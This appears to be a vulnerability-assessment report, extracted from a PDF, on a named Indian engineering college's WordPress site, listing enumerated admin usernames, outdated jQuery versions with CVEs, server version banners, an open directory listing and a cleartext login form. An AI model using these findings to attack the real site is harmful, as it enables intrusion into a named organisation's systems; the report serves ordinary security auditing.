
Inspector

Done 284 bytes | 88 millis




Clickjacking





Username Enumeration



JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```
{
  "0": {
    "id": 1,
    "name": "admin",
    "url": "",
    "description": "",
    "link": "http://bbsbec.edu.in/author/admin/",
    "slug": "admin",
    "avatar_urls": {
      "24": "http://2.gravatar.com/avatar/210a2f5505f25f7ed20ded01d919369f?s=24&d=mm&r=g",
      "48": "http://2.gravatar.com/avatar/210a2f5505f25f7ed20ded01d919369f?s=48&d=mm&r=g",
      "96": "http://2.gravatar.com/avatar/210a2f5505f25f7ed20ded01d919369f?s=96&d=mm&r=g"
    },
    "meta": [],
    "_links": {
      "self": {
        "0": {
          "href": "http://bbsbec.edu.in/wp-json/wp/v2/users/1"
        }
      },
      "collection": {
        "0": {
          "href": "http://bbsbec.edu.in/wp-json/wp/v2/users"
        }
      }
    }
  },
  "1": {
    "id": 2,
    "name": "bbsbec1"
  }
}
```

Using components with known vulnerabilities



BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE
Affiliated to I.K.G PTU, Jalandhar
ਬਾਬਾ ਬੰਦਾ ਸਿੰਘ ਬਹਾਦਰ ਇੰਜੀਨੀਅਰਿੰਗ ਕਾਲਜ -

Estd. by SGRC in 1993

Home About Us Admissions Academics R & D NAAC Placement

Admission Helpline 01763 503056, +91-8872016608 Toll Free give us a miss call on 1800 137 2015 T & P Cell +91-8872035213

Retire.js

jQuery UI 1.12.1 Found in http://bbsbec.edu.in/wp-content/themes/bbsbec/js/jquery-ui.js - Vulnerability info: Medium CVE-2021-41194 XSS in the 'of' option of the 'position()' util Medium CVE-2021-41193 15294 XSS Vulnerability on text options of jQuery UI datepicker Medium CVE-2021-41192 XSS in the 'allField' option of the Datepicker widget [1] [2]

jQuery 1.11.1 Found in http://bbsbec.edu.in/wp-content/themes/bbsbec/js/jquery-1.11.1.js - Vulnerability info: Medium 2432 3rd party CORS request may execute CVE-2015-9251 Medium CVE-2015-9251 11974 parseHTML() executes scripts in event handlers Medium CVE-2019-11356 jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object prototype pollution Medium CVE-2020-11022 RegEx in its jQuery.htmlPrefilter sometimes may introduce XSS Medium CVE-2020-11023 RegEx in its jQuery.htmlPrefilter sometimes may introduce XSS [1] [2] [3] [4]

jQuery 1.12.4 Found in http://bbsbec.edu.in/wp-includes/js/jquery/jquery.js?ver=1.12.4 - Vulnerability info: Medium 2432 3rd party CORS request may execute [1] [2]

B.Tech (CSE) accredited by NBA for 3 years BBSBEC Accredited

Security header missing

Burp Suite Professional v2021.8 - Temporary Project - licensed to Infin7y

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x ...

Send Cancel < > *

Target: http://bbsbec.edu.in HTTP/1.1

Request

1 GET / HTTP/1.1
2 Host: bbsbec.edu.in
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close

Response

1 HTTP/1.1 200 OK
2 Date: Sun, 05 Dec 2021 03:10:54 GMT
3 Server: Apache/2.4.18 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14 mod_perl/2.0.9 Perl/v5.22.0
4 Vary: Accept-Encoding
5 Last-Modified: Fri, 22 Oct 2021 08:14:36 GMT
6 ETag: '3d4e-5ceec9a2089eb'
7 Accept-Ranges: bytes
8 Content-Length: 84772
9 Referrer-Policy: no-referrer-when-downgrade
10 Connection: close
11 Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

 <meta name="viewport" content="width=device-width, initial-scale=1" />
 <title>
 Baba Banda Singh Bahadur Engineering College
 </title>
 <link rel="Shortcut Icon" href="http://bbsbec.edu.in/wp-content/themes/bbsbec/images/logo.png" type="image/" />
 <link rel="stylesheet" type="text/css" href="http://bbsbec.edu.in/wp-content/themes/bbsbec/fonts/font-awesome.min.css" type="text/css" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/all.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/mediaelementplayer.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/slide-header.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/accordion.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/animate.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/owl.carousel.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/owl.theme.default.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/jquery-ui.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/venobox.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/component.css" type="text/css" rel="stylesheet" />
 <script type="text/javascript" src="http://bbsbec.edu.in/wp-content/themes/bbsbec/js/modernizr.custom.js">
 </script>

 <!-- All in One SEO Pack 2.9.12.1 by Michael Torbert of Semper Fi Web Design[2017-10-01] -->

Done 85,165 bytes | 490 millis

Server banner grabbing

Burp Suite Professional v2021.8 - Temporary Project - licensed to Infin7y

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x ...

Send Cancel < > *

Target: http://bbsbec.edu.in HTTP/1.1

Request

1 GET / HTTP/1.1
2 Host: bbsbec.edu.in
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close

Response

1 HTTP/1.1 200 OK
2 Date: Sun, 05 Dec 2021 03:10:54 GMT
3 Server: Apache/2.4.18 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14 mod_perl/2.0.9 Perl/v5.22.0
4 Vary: Accept-Encoding
5 Last-Modified: Fri, 22 Oct 2021 08:14:36 GMT
6 ETag: '3d4e-5ceec9a2089eb'
7 Accept-Ranges: bytes
8 Content-Length: 84772
9 Referrer-Policy: no-referrer-when-downgrade
10 Connection: close
11 Content-Type: text/html; charset=UTF-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />













 <meta name="viewport" content="width=device-width, initial-scale=1" />
 <title>
 Baba Banda Singh Bahadur Engineering College
 </title>
 <link rel="Shortcut Icon" href="http://bbsbec.edu.in/wp-content/themes/bbsbec/images/logo.png" type="image/" />
 <link rel="stylesheet" type="text/css" href="http://bbsbec.edu.in/wp-content/themes/bbsbec/fonts/font-awesome.min.css" type="text/css" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/all.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/mediaelementplayer.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/slide-header.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/accordion.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/animate.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/owl.carousel.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/owl.theme.default.min.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/jquery-ui.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/venobox.css" type="text/css" rel="stylesheet" />
 <link href="http://bbsbec.edu.in/wp-content/themes/bbsbec/css/component.css" type="text/css" rel="stylesheet" />
 <script type="text/javascript" src="http://bbsbec.edu.in/wp-content/themes/bbsbec/js/modernizr.custom.js">
 </script>

 <!-- All in One SEO Pack 2.9.12.1 by Michael Torbert of Semper Fi Web Design[2017-10-01] -->


Done 85,165 bytes | 490 millis

Directory listing



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 admin/	2017-10-27 16:03	-	
 images/	2017-04-10 06:06	-	
 includes/	2017-04-10 06:06	-	
 languages/	2017-04-10 06:06	-	
 license.txt	2017-04-10 06:06	795	
 modules/	2017-04-10 06:06	-	
 readme.txt	2017-04-10 06:06	4.5K	
 settings.php	2017-04-10 06:06	3.9K	
 uninstall.php	2017-04-10 06:06	459	
 wp-contact-form-7.php	2017-04-10 06:06	1.7K	
 wp-meta-and-date-rem.>	2022-02-17 15:58	1.0M	

Cleartext submission of password



Username or Email Address

admin

Password

.....

☐ Remember Me

[Lost your password?](#)

← Back to Baba Banda Singh Bahadur Engineering College

Waiting for bbsbec.edu.in...

